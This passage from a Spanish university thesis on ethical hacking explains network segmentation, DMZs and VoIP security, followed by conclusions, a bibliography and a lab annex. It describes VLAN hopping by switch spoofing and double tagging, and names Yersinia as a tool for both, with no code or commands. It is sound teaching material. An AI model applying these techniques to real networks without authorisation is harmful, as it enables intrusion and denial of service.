Lo mejor de la segmentación es que se minimiza el nivel de acceso a información sensible para los elementos de la red (aplicaciones, servidores, personas) que no necesitan dicha información, mientras que se permite a los que sí lo necesitan, al mismo tiempo que se les complica la tarea a los posibles atacantes para acceder a los sistemas. Los firewalls y las VLAN ayudan a particionar la red en zonas más pequeñas, asumiendo que se han definido reglas para controlar las conexiones. Algunos de los consejos más frecuentes para estas redes son:


- Implementar controles sobre diferentes capas de red (cuantas más capas, más difícil será para los atacantes acceder a la información)
- Aplicar las reglas de menor privilegio (el acceso a niveles superiores solo se debe dar si es absolutamente necesario)
- Segmentación del acceso a la información basado en los requisitos de seguridad
- Definir listas blancas en lugar de bloquear intentos de acceso no autorizados




*39 Configuración típica de red segmentada*

Es fácil ver que la segmentación de una red en muchas zonas no es una tarea simple, pero cada pequeño paso controlado es un seguro para prevenir ser atacado. Para lograr esta tarea es recomendable apoyarse en los distintos estándares que existen para segmentar redes como el PCI DSS para aquellos que procesan o guardan información sobre tarjetas de crédito y débito, las publicaciones de seguridad del NIST o las guías de buenas prácticas que realizan profesionales del sector.

Como se ve en la imagen se pueden establecer diferentes capas de red, cada una con un porcentaje de confianza distinto, conectadas a través de firewalls para evitar las fugas de información. Aparentemente la zona restringida en el centro del gráfico parece ser la más "jugosa" para los atacantes, pero no sirve de nada tener muchas capas si son capaces de entrar por la zona de mantenimiento, por lo que hay que tener especial cuidado en proteger esta.




*40 Esquema conceptual de segmentación*

En este capítulo, el último de este proyecto, se verán las principales formas de segmentar una red: en el primer apartado refrescaremos lo que es una VLAN, algo que ya se ve en la universidad, mientras que en el segundo veremos de que tratan las zonas desmilitarizadas. Por ultimo un inciso sobre las redes de teléfonos VoIP.

## 5.1 - VLAN

Las redes de área local virtual (VLAN) son un método para crear redes lógicas independientes dentro de una misma red física. Las VLAN se asocian a menudo con subredes IP: en principio todos los nodos de una subred pertenecen a la misma VLAN por defecto, pero es posible que cada uno de esos nodos pertenezca a una VLAN diferente.


Para que se pueda dar esta situación se creó el estándar 802.1Q, que consiste en etiquetar las tramas de tal forma que los nodos puedan ser conocidos y encaminados por todos los dispositivos de conmutación de la red hacia las VLAN correspondientes. Para aquellos dispositivos que no admiten el estándar se definió lo que se llama VLAN nativa, que permite a un puerto 802.1Q convivir con un puerto 802.3 con el que comunica tráfico no etiquetado.

En este entorno, un atacante puede aprovechar una mala configuración de la red para saltarse la seguridad de una VLAN a través de dos técnicas diferentes: los ataques de suplantación y el doble etiquetado.

El ataque de suplantación es el mismo que se ha visto en las pruebas, pero se puede dar el caso de que se realice incluso una suplantación de switch con ayuda del auto-trunking,

una opción configurable en dispositivos Cisco. Este modo permite automatizar la configuración de los puertos troncales para VLAN 802.1Q. Si un equipo se encuentra conectado a un puerto en modo auto-trunking podría hacerse pasar por un conmutador, o bien conectar a un switch que negocie la conectividad trunk con el otro extremo. De esta forma el atacante podría pertenecer a cualquier VLAN existente en la red. Este ataque se debería realizar en conjunto con una aplicación que pueda redirigir el tráfico.

Por otro lado, el doble etiquetado consiste en marcar con dos etiquetas de dos VLAN distintas el tráfico generado (la VLAN en la que se encuentra el atacante y otra con conectividad). El switch que recibe la trama realiza el desencapsulado (la primera etiqueta) y remite el tráfico a través de la otra VLAN. Este ataque es empleado para ataques de denegación de servicio, ya que evidentemente la respuesta a estas peticiones no está doblemente encapsulada, por lo que no llegará nunca la respuesta. A este ataque también se le llama VLAN Hopping, ya que "salta" de una VLAN a otra para enviar el paquete.




*41 Doble etiquetado de tráfico en VLAN*


Yersinia permite hacer ambos ataques, tanto el auto-trunking con DTP más el envenenamiento ARP, como los ataques DoS a base de paquetes 802.1Q doblemente encapsulados. Se recomienda para evitar este primer ataque no configurar el modo de autonegociación en los puertos donde vaya a haber equipos conectados.

## 5.2 - DMZ

La zona desmilitarizada (DMZ) es un tipo de configuración de red local diseñada para mejorar la seguridad separando Internet y la red privada a ambos lados de un firewall. Normalmente en los routers instalados en redes domésticas se da la opción de crear un intento de DMZ configurándolo como DMZ Host. Esta configuración abre todos los puertos TCP/UDP excepto aquellos dirigidos manualmente, cuya función principal es redirigir todo el tráfico a un firewall debidamente configurado que se hallará en una IP determinada, por ejemplo, la dirección donde haya un servidor, que quedará al margen del resto de la red.

Sin embargo, esta opción “casera” no es una DMZ real ya que no hay ninguna separación de la red interna. En redes empresariales se utilizan las DMZ para mantener servidores públicos sin permitir el acceso a la Intranet. Estas DMZ establecen una subred en la parte externa del firewall donde los equipos proporcionan una capa de seguridad ya que todas las peticiones deben pasar antes por la DMZ antes de llegar al firewall. Además, se restringe el acceso entre la Intranet y la DMZ directamente, lo que se traduce en que las conexiones entre la red interna y externa a la DMZ están permitidas, mientras que las conexiones desde la DMZ solo se permiten hacia la red externa. En otros términos, las DMZ están compuestas por sistemas que se pueden permitir estar expuestos a ataques.

Esta forma de segregar la red da lugar a la aparición de diferentes configuraciones de red, como el uso de servidores bastión, sistemas configurados para la recepción de ataques y considerados puntos críticos en la red, generalmente con más atención a su seguridad por parte de los administradores. Hay dos configuraciones comunes para estos servidores: la primera requiere que se coloque el servidor entre el firewall externo y el interno (dentro de una DMZ). La segunda, en casos donde solo haya un firewall, se colocan en la parte externa haciendo efecto de muralla.




*42 Zona desmilitarizada con un solo firewall*

Alguno de los temas a considerar cuando se decide implementar una DMZ son:

- El precio del hardware/software que se necesita para los equipos de la DMZ
- Una sutil bajada de rendimiento (la información recorre más capas)
- El coste temporal, tanto de implementación como el tiempo que el sistema no está disponible al público
- El bajo nivel de acceso para los atacantes

Como apunta bien el SANS Institute el coste para implementar una DMZ no es nada comparable al coste de reparar una red interna comprometida.

## 5.3 - VoIP

La tecnología VoIP conecta dispositivos telefónicos como si fueran cualquier otro nodo en una red y por lo tanto necesita de los mismos cuidados que cualquier otro elemento. La comunicación entre nodos se realiza con protocolos como SIP o H.323. Aunque generalmente en su implementación se deben separar la red de voz y la red de datos, pero en algunas implentaciones es posible usar el teléfono VoIP como un repetidor entre un equipo y un switch para aprovechar el canal de comunicación, algo que se hace configurando dos VLAN distintas.

El problema es que dicha implementación es susceptible a ser atacada con los métodos tradicionales. Se dice que la seguridad de VoIP va ligada a la seguridad de los datos: si una red tiene vulnerabilidades, la red VoIP es el menor de los problemas.

Las amenazas para estas redes se pueden dividir en cuatro categorías:

1. Fraude telefónico: las escuchas a escondidas (eavesdropping) y el phreaking son dos tipos de fraude con los cuales se intentarán realizar llamadas no autorizadas, y sumado a la ingeniería social puede ser algo peligroso si no se detecta a tiempo
2. Malware: los teléfonos VoIP siguen siendo igualmente vulnerables a software malicioso, pudiendo enviar spam o habilitar acceso remoto
3. Denegación de servicio: una caída en el sistema de comunicaciones puede ser, además de un caos, una distracción muy potente para atacar por otros lados
4. Call Hijacking / VoIP Tampering: estos ataques tienen como objetivo interrumpir la comunicación con ruido para reducir la calidad del servicio. De la misma forma también es posible interceptar la comunicación como un MitM común

Ante estos tipos de ataques, para proteger la red VoIP se pueden seguir varios consejos:

- Separar la red de voz de la red de datos con VLAN dedicadas
- Configurar el firewall para VoIP y usar IDS/IPS en la medida de lo posible, aunque pueda conllevar retrasos en las comunicaciones
- Usar listas de control de acceso, cifrado, autenticación, antivirus y cualquier mecanismo que verifique con quién se realiza la comunicación
- Mantener un control sobre la seguridad física
- Utilizar un protocolo distinto a SIP o utilizar SIPS (SIP con TLS, por las mismas razones que usar HTTPS en lugar de HTTP)
- No menos importante, concienciar a los usuarios que no son teléfonos ordinarios y que estén alerta al hablar con posibles “curiosos”.

# Conclusiones

Una de las primeras reglas para documentarse para un trabajo que concluye años de estudio suele ser buscar información veraz, de fuentes académicas expertas y acreditadas y evitar fuentes de información subjetivas como foros o páginas personales. Sin embargo, en lo que respecta a este proyecto, hay que dejar a un lado dichas convenciones: ¿esperamos a que un grupo de expertos publique un documento explicativo sobre una vulnerabilidad o nos fiamos del anónimo que escribió en un foro cómo se explota? Un ejemplo perfecto de esto es la vulnerabilidad Dirty COW descubierta recientemente que tiene hasta página web propia para facilitar la información. Como se suele decir "la información es poder", y en estos casos la mayor fuente de información nos la encontramos en los foros especializados, donde el más rápido es el que se lleva el premio.

Este proyecto, al margen de detallar mínimamente los ataques más conocidos y algunos más específicos, ha propuesto explicar que siguen siendo perfectamente válidos aun habiendo varios años de existencia **desde su descubrimiento.** El phishing sigue dando resultados, los envenenamientos ARP siguen dando resultados, en definitiva cualquier ataque ya documentado seguirá dando resultados mientras el usuario final no sea consciente de que sin un mínimo de atención sobre su entorno tecnológico no podrá garantizar el máximo nivel de protección frente a amenazas cada vez más elaboradas.

Que las herramientas, tutoriales, y demás información que puedan ayudar a ejecutar un ataque de inyección SQL pueden ayudar a realizar dichos ataques en otros sistemas gestores de bases de datos, incluso NoSQL. Que aunque el 99,999% de páginas web incluya un token CSRF en sus cabeceras hay un 0,001% que no lo hacen y están expuestas. Que con el desarrollo de IPv6 se exploran nuevas posibilidades de ataques sobre redes que, de boca de profesionales, "si no se usan, no hay problema con ellas".

Es por este conjunto de problemas por el que se espera que la demanda de profesionales en seguridad y ciberataques crezca vistas las grandes filtraciones de datos que se han producido a lo largo de estos últimos años. Como decía al comienzo del proyecto, la estructura del mismo se ha orientado a la seguridad ofensiva, a generar conocimiento para puestos que poco a poco van tomando más peso en las empresas y los gobiernos.

A medida que se ha ido realizando este trabajo he podido comprobar que todo ese conglomerado de información sobre lo que es ser un "hacker" y la idea que la sociedad tiene de ello es bastante diferente de lo que se cree. Esta idea del "hacker = malo" es algo contra lo que se lleva combatiendo bastante tiempo desde asociaciones profesionales hasta personas influyentes dentro de la seguridad informática, incluso hackers reales (personas a las que les apasiona la tecnología y quieren aprender más sobre ella) que ven cómo, a ojos del mundo, son retratados como delincuentes.

Sin embargo es temible hasta cierto punto lo fácil que es utilizar una de cualquiera de las herramientas vistas y autoconsiderarse hacker. De hecho, durante el trabajo he intentado no utilizar mucho la palabra *hacker* puesto que lo explicado son conocimientos más propios para desempeñar un trabajo que para denominarse hacker, aunque prácticamente se vea así para el resto del mundo.

El trabajo de *pentester* se podría comparar con el de un cerrajero: ambos se dedican a abrir puertas y reciben su paga por ello. El problema actual es que si a un cerrajero lo para la policía con una ganzúa en la mano probablemente no pase nada, mientras que si paran a un pentester con un equipo interceptor de señales WiFi quizás tendrá que dar explicaciones más convincentes (y esto no es una conclusión del proyecto, lo dice un antiguo profesor de la universidad que se dedica a esto y que sabe bien como está el panorama). Parte de lo mostrado en el proyecto hace ver que los ataques son precisamente como las herramientas del cerrajero, y que al igual que tienen sus malos usos, también se pueden usar correctamente.

Desde un punto de vista personal este proyecto me ha servido sobre todo para meter la cabeza en el mundo del hacking ético, donde es posible ganarse la vida jugando a ser el malo de la película y con la satisfacción de saber que si encuentras un punto débil es como encontrar un diamante en bruto; Como un punto de partida desde el cual comenzar mi carrera profesional y que sirva de referencia durante algunos años para los alumnos de la universidad que se interesen por el tema.

```
root@kali>exit
```

# Bibliografía


Perez, L. (2016). *Roban U$S10 Millones de un banco ucraniano a través de SWIFT: Asystec*. *Asystec.com.do*. Recuperado de http://asystec.com.do/2016/06/roban-us10-millones-de-un-banco-ucraniano-a-traves-de-swift/

*Low Interaction Honeypots Revisited | The Honeynet Project*. (2016). *Honeynet.org*. Recuperado de https://www.honeynet.org/node/1267

*honeypot | Bytecoders*. (2010). *Bytecoders.net*. Recuperado de http://bytecoders.net/category/honeypot/honeypot

*Robota*. (2016). *Robota.net*. Recuperado de http://www.robota.net/index.rsws?seccion=5&submenu=1&articulo=173

Montserrat Coll, F. (2005). *Reciclaje de ataques IPv4 en IPv6* (1st ed.). Valencia. Recuperado de http://www.rediris.es/cert/doc/pres/jornadas-ipv6.pdf

*ATAQUES A IPv6: THCIPv6* (1st ed.). Recuperado de http://www.tic.udc.es/~nino/blog/psi/2010/ipv6.pdf

Nebot Gozalbo, R. (2007). *Honeypots aplicados a IDSs: Un caso practico* (1st ed.). Recuperado de http://ids.surfnet.nl/wiki/lib/exe/fetch.php?media=downloads:slides.pdf

*Intelligence Gathering - The Penetration Testing Execution Standard*. *Pentest-standard.org*. Recuperado de http://www.pentest-standard.org/index.php/Intelligence_Gathering

Stoica, A. (2016). *A Study on The Inform ation Gathering Method for Penetration Testing* (1st ed.). Journal of Security Engineering. Recuperado de http://www.sersc.org/journals/JSE/vol5_no5_2008/6.pdf

*FootPrinting-First Step Of Ethical Hacking*. *The World of IT & Cyber Security: ehacking.net*. Recuperado de http://www.ehacking.net/2011/02/footprinting-first-step-of-ethical.html

Rouse, M. (2007). *What is snooping? - Definition from WhatIs.com*. *SearchSecurity*. Recuperado de http://searchsecurity.techtarget.com/definition/snooping

*What is Sniffer and how to detect sniffing in computer network | Binary Head*. *Aboutonlinetips.com*. Recuperado de http://www.aboutonlinetips.com/sniffer-types-and-protecting-against-sniffing/

García, C. (2010). *Hablemos de Spoofing*. *Hacking Ético*. Recuperado de http://hacking-etico.com/2010/08/26/hablemos-de-spoofing/

Alonso, C. (2011). *Ataque Man in the middle con DHCP ACK Injector*. *Elladodelmal.com*. Recuperado de http://www.elladodelmal.com/2011/10/ataque-man-in-middle-con-dhcp-ack.html

Soliman, B. (2011). *Denial of Services and Man-In-The-Middle*. *Bryan Soliman Blog*. Recuperado de https://bryansoliman.wordpress.com/2011/07/06/denial-of-services-and-man-in-the-middle/

*Tipos de Spoofing: IP Spoofing, ARP Spoofing y Email Spoofing - Delanover*. (2010). *Delanover.com*. Recuperado de http://delanover.com/2010/08/17/tipos-de-spoofing-ip-spoofing-arp-spoofing-y-email-spoofing/

*Para qué se usa un Sniffer - Culturación*. (2011). *Culturación*. Recuperado de http://culturacion.com/para-que-se-usa-un-sniffer/

Pérez, I. (2014). *Las técnicas de Ingeniería Social evolucionaron, ¡presta atención!*. *WeLiveSecurity*. Recuperado de http://www.welivesecurity.com/la-es/2014/05/21/tecnicas-ingenieria-social-evolucionaron-presta-atencion/

Álvarez Cabrera, C. (2003). *Aspectos penales relativos al uso de 'honeypots'* (1st ed.). Colombia. Recuperado de http://legal.legis.com.co/document?obra=rpenal&document=rpenal_7680752a803a404ce0430a010151404c

Gleason, M. (2001). *The Ephemeral Port Range*. *Ncftp.com*. Recuperado de http://www.ncftp.com/ncftpd/doc/misc/ephemeral_ports.html#Windows

*Manual Page - ettercap(8)*. *Irongeek.com*. Recuperado de http://www.irongeek.com/i.php?page=backtrack-3-man/ettercap

*Tutorial: Using SSLSTRIP in a "Man in the Middle" Attack - Cybrary*. (2016). *Cybrary*. Recuperado de https://www.cybrary.it/0p3n/sslstrip-in-man-in-the-middle-attack/

Baena, J. (2008). *Fingerprinting activo y pasivo*. *Bpsm1nd - The beauty of the baud*. Recuperado de https://bpsmind.wordpress.com/2008/07/17/fingerprinting-activo-y-pasivo/

*Tipos de Ataques*. *Datateca.unad.edu.co*. Recuperado de http://datateca.unad.edu.co/contenidos/221120/MaterialDidacticoExe/HerramTeleinfor/54_tipos_de_ataques.html

*What is WHOIS data used for? | ICANN WHOIS*. *Whois.icann.org*. Recuperado de https://whois.icann.org/en/what-whois-data-used

*SQL Injection - OWASP*. *Owasp.org*. Recuperado de https://www.owasp.org/index.php/SQL_Injection

*Tutorial - Manual SQLmap: ataques SQLi - Inyección SQL*. (2014). *Blog.elhacker.net*. Recuperado de http://blog.elhacker.net/2014/06/sqlmap-automatizando-ataques-sqli-injection.html

*Mutillidae: Lesson 12: SQL Injection with sqlmap, tamper data & burpsuite*. *Computersecuritystudent.com*. Recuperado de https://computersecuritystudent.com/SECURITY_TOOLS/MUTILLIDAE/MUTILLIDAE_2511/lesson12/index.html

Elhady Mohamed, A. (1st ed.). Complete Cross-site Scripting Walkthrough. Recuperado de https://www.exploit-db.com/docs/18895.pdf

*Excess XSS: A comprehensive tutorial on cross-site scripting*. *Excess-xss.com*. Recuperado de http://excess-xss.com/

*XSS for fun and profit* (1st ed.). Recuperado de https://xsser.03c8.net/xsser/XSS_for_fun_and_profit_SCG09_(spanish).pdf

*Cross Site Request Forgery (CSRF)*. *Docs.spring.io*. Recuperado de http://docs.spring.io/spring-security/site/docs/current/reference/html/csrf.html

Czagan, D. (2013). *CSRF Proof of Concept with OWASP ZAP*. *Resources.infosecinstitute.com*. Recuperado de http://resources.infosecinstitute.com/csrf-proof-of-concept-with-owasp-zap/

*IPv6 Security Brief*. (2011). *Cisco*. Recuperado de http://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/enterprise-ipv6-solution/white_paper_c11-678658.html

Wilkins, S. (2013). *Mastering IPv6 SLAAC Concepts and Configuration > SLAAC Defined*. *Ciscopress.com*. Recuperado de http://www.ciscopress.com/articles/article.asp?p=2154680

*DRAFT NIST Special Publication 800-63B*. *Pages.nist.gov*. Recuperado de https://pages.nist.gov/800-63-3/sp800-63b.html#sec8

Goodin, D. (2016). *Using IPv6 with Linux? You've likely been visited by Shodan and other scanners*. *Ars Technica*. Recuperado de http://arstechnica.com/security/2016/02/using-ipv6-with-linux-youve-likely-been-visited-by-shodan-and-other-scanners/

*Catalyst 3750-X and Catalyst 3560-X Switch Software Configuration Guide, Cisco IOS Release 15.0(2)SE and Later - Configuring DHCP Features and IP Source Guard [Cisco Catalyst 3750-X Series Switches]*. *Cisco*. Recuperado de http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3750x_3560x/software/release/15-0_2_se/configuration/guide/3750x_cg/swdhcp82.html#wp1078853

*Curso de Microsoft Exchange Server 2010, Lección 2: 2.10. El agente de retransmisión de DHCP o "DHCP Relay Agent"*. (2016). *Adrformacion.com*. Recuperado de http://www.adrformacion.com/cursos/exchange10/leccion2/tutorial5.html

Banks, E. (2012). *Five Things To Know About DHCP Snooping - Packet Pushers -*. *Packet Pushers*. Recuperado de http://packetpushers.net/five-things-to-know-about-dhcp-snooping/

*DHCP Snooping y CISCO*. (2013). *CMD sistemas*. Recuperado de https://cmdsistemas.wordpress.com/2013/05/14/dhcp-snooping-y-cisco/

*Detección de intrusos*. *Web.mit.edu*. Recuperado de http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-sg-es-4/ch-detection.html

Iglesias, P. (2015). *El tenso debate sobre la confianza, privacidad y seguridad de una VPN*. *PabloYglesias | seguridad + privacidad + tecnología*. Recuperado de https://www.pabloyglesias.com/confianza-en-una-vpn/

Thomas, K. (2015). *The sad stats on state of cybersecurity: 70% attack go unchecked*. *WeLiveSecurity*. Recuperado de http://www.welivesecurity.com/2015/09/09/cybercrime-growing-concern-americans/

*Netcraft | SSL Survey*. *Netcraft.com*. Recuperado de https://www.netcraft.com/internet-data-mining/ssl-survey/

Mutton, P. (2016). *95% of HTTPS servers vulnerable to trivial MITM attacks | Netcraft*. *News.netcraft.com*. Recuperado de https://news.netcraft.com/archives/2016/03/17/95-of-https-servers-vulnerable-to-trivial-mitm-attacks.html

Reichenberg, N. (2014). *Improving Security via Proper Network Segmentation | SecurityWeek.Com*. *Securityweek.com*. Recuperado de http://www.securityweek.com/improving-security-proper-network-segmentation

*Recopilación: Segmentación de redes*. (2014). *Ready Player One?*. Recuperado de http://blogs.itpro.es/readyplayerone/2014/10/25/recopilacin-segmentacin-de-redes/

Obregón, L. (2015). *Infrastructure Security Architecture for Effective Security Monitoring* (1st ed.). SANS Institute. Recuperado de https://www.sans.org/reading-room/whitepapers/bestprac/infrastructure-security-architecture-effective-security-monitoring-36512

Sánchez, N. (2015). *INVESTIGACIÓN SOBRE SEGURIDAD VLAN* (1st ed.). México. Recuperado de https://redesemergentestics.files.wordpress.com/2015/11/security_vlans_unit2.pdf

Zamorano Rueda, J. (2016). *Seguridad en VLANs y sus tipos de ataques. - TechClub Tajamar*. *TechClub Tajamar*. Recuperado de http://techclub.formaciontajamar.com/seguridad-vlans-tipos-ataques/

Mitchell, B. (2016). *Does your home computer network have a Demilitarized Zone (DMZ)?*. *Lifewire*. Recuperado de http://compnetworking.about.com/cs/networksecurity/g/bldef_dmz.htm

*What is a DMZ? Security | DSLReports, ISP Information*. (2014). *DSL Reports*. Recuperado de http://www.dslreports.com/faq/4545

Young, S. (2001). *Designing a DMZ* (1st ed.). SANS Institute. Recuperado de https://www.sans.org/reading-room/whitepapers/firewalls/designing-dmz-950

Ruck, M. (2010). *Top Ten Security Issues Voice over IP (VoIP)* (1st ed.). DesignData. Recuperado de http://www.designdata.com/wp-content/uploads/sites/321/whitepaper/top_ten_voip_security_issue.pdf

Swayze, T. (2016). *VoIP Vulnerabilities: Protecting Against Evolving Threats*. *Nojitter.com*. Recuperado de http://www.nojitter.com/post/240171761/voip-vulnerabilities-protecting-against-evolving-threats

Romero, D. (2012). *¡Marmita 1.3 is out!*. *Unlearningsecurity.com*. Recuperado de http://www.unlearningsecurity.com/2012/03/marmita-13-is-out.html

*SANS - Information Security Resources*. (2009). *Sans.org*. Recuperado de https://www.sans.org/security-resources/idfaq/running-snort-under-windows/6/4

Borges, A. (2014). *How to perform a Heartbleed Attack – Preparation of the test environment and exploiting the best attack* (1st ed.). Recuperado de https://alexandreborgesbrazil.files.wordpress.com/2014/04/hearbleed_attack_version_a_1.pdf

Ellingwood, J. (2014). *How To Install Wordpress on Ubuntu 14.04 | DigitalOcean*. *Digitalocean.com*. Recuperado de https://www.digitalocean.com/community/tutorials/how-to-install-wordpress-on-ubuntu-14-04

Waters, A. (2011). *The SLAAC Attack – using IPv6 as a weapon against IPv4*. *wirewatcher*. Recuperado de https://wirewatcher.wordpress.com/2011/04/04/the-slaac-attack-using-ipv6-as-a-weapon-against-ipv4/

Alonso, C. (2013). *Evil FOCA: Ataque SLAAC (1 de 4)*. *Elladodelmal.com*. Recuperado de http://www.elladodelmal.com/2013/03/evil-foca-ataque-slaac-1-de-4.html

de León, G. (2016). *Robar password de Gmail con ataque SLAAC de Evil FOCA*. Recuperado de https://www.youtube.com/watch?v=lW993S1dQp8

*The Risk of Rogue Devices in Everyday Cybersecurity - Ciklum*. (2015). *Ciklum*. Recuperado de https://www.ciklum.com/blog/risk-rogue-devices-everyday-cybersecurity/

*Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel – Phil Oester*. (2016). Recuperado de https://dirtycow.ninja/

García Rambla, J. & Alonso, C. (2012). *Ataques en redes de datos IPv4 e IPv6*. Móstoles: Informática 64.

González, P. (2014). *Ethical hacking*. Móstoles, Madrid: Zeroxword Computing.

**Imágenes:**

1. http://alllies.org/wp-content/uploads/2014/04/banksy-spy1.jpg
2. http://thewindowsclub.thewindowsclubco.netdna-cdn.com/wp-content/uploads/2012/07/Understanding-How-DNS-Lookup-Works.png
3. http://usuarios.sion.com/pauluk/danielpaz/genomadios.jpg
4. http://4.bp.blogspot.com/-7bem-wXiKyA/TVwgS-57lsI/AAAAAAAAAQ4/xrvGTY9bKds/s1600/footprinting.jpg
5. http://www.adrformacion.com/udsimg/exchange10/2/img0088.gif
6. http://www.softzone.es/app/uploads/2016/07/Ejemplo-ataque-DDoS.png
7. http://ptgmedia.pearsoncmg.com/images/art_wilkins_ipv6slaacconfig/elementLinks/thwilkins_fig01.jpg
8. https://pbs.twimg.com/media/Cq37lsdUEAUfphT.png
9. https://i-technet.sec.s-msft.com/dynimg/IC195334.gif
10. http://www.adrformacion.com/udsimg/wserver12/3/img0089.gif
11. http://www.alcancelibre.org/linux/images/dmz-med.png
12. https://www.imageshost.eu/images/2015/05/20/RIP2_red_segmentada.png
13. http://packetlife.net/media/blog/attachments/332/vlan_hopping_attack.png
14. https://labs.ripe.net/Members/johannes_weber/RogueDHCPv6Server.jpg/view
15. http://4.bp.blogspot.com/-SnNgWGyQVC0/Vnh-ViTLPdI/AAAAAAAAAkw/N3q2GbVZwAs/s640/DHCP%2BSnooping%2B2.png


# Anexo 1: Instalación del laboratorio

Todo el proyecto se ejecuta en una sola máquina en una red doméstica, en este caso es mi ordenador personal cuyas características son:


- Procesador: AMD Phenom II x4 955
- RAM: 12 Gb
- Disco duro: 250Gb SSD + 1Tb HDD

